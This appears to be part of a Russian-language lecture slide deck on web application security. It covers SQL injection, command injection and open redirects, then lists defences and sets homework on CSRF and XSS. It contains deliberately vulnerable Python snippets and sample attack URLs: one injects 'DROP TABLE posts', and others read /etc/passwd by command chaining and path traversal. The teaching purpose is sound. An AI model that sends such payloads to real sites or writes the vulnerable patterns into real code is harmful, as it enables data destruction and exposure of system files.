
sql = "SELECT * FROM posts WHERE id = {id}" \
.format(id=request.GET['post_id'])

cursor.execute(sql)
```

Эксплуатируем уязвимость:

*[https://site.ru/post/?post\\_id=1;DROP TABLE posts;](https://site.ru/post/?post_id=1;DROP TABLE posts;)*

# SQL-инъекции. Prepare statements





# SQL-инъекции. Как бороться

- Плейсхолдеры (prepared statement)
- Использовать ORM
- Экранировать небезопасные данные

# Command injection


```
month = request.GET['month']  
  
cmd = "ls /home/backups/" + month  
output = subprocess.check_output(cmd, shell=True)  
# ...
```

Эксплуатируем уязвимость

`http://site.ru/backups/?month=may;cat+/etc/passwd`

`http://site.ru/backups/?month=../../../../etc/passwd`

# Fishing





---

# Open Redirect

Как отправить пользователя на фишинговую страницу?

## Сокращатели URL-ов

<https://bit.ly/hzchtotam>


## Open Redirect

<https://site.ru/login?next=https://fake-site.ru>

---

## Домашнее задание

- Убрать убирающий проверку CSRF-токена middleware или декоратор с вьюх, показать работающие POST-запросы в идеале с фронта с прикрученным CSRF токеном
- С помощью библиотеки beautiful soup при отправке сообщения, реализовать чистку тегов (даже если у вас на фронте нет редактора, чтобы писать красивые HTML тексты, мы должны защитить фронт от потенциальной XSS атаки)



**Не забудьте оставить  
отзыв на портале**

**СПАСИБО  
ЗА ВНИМАНИЕ**

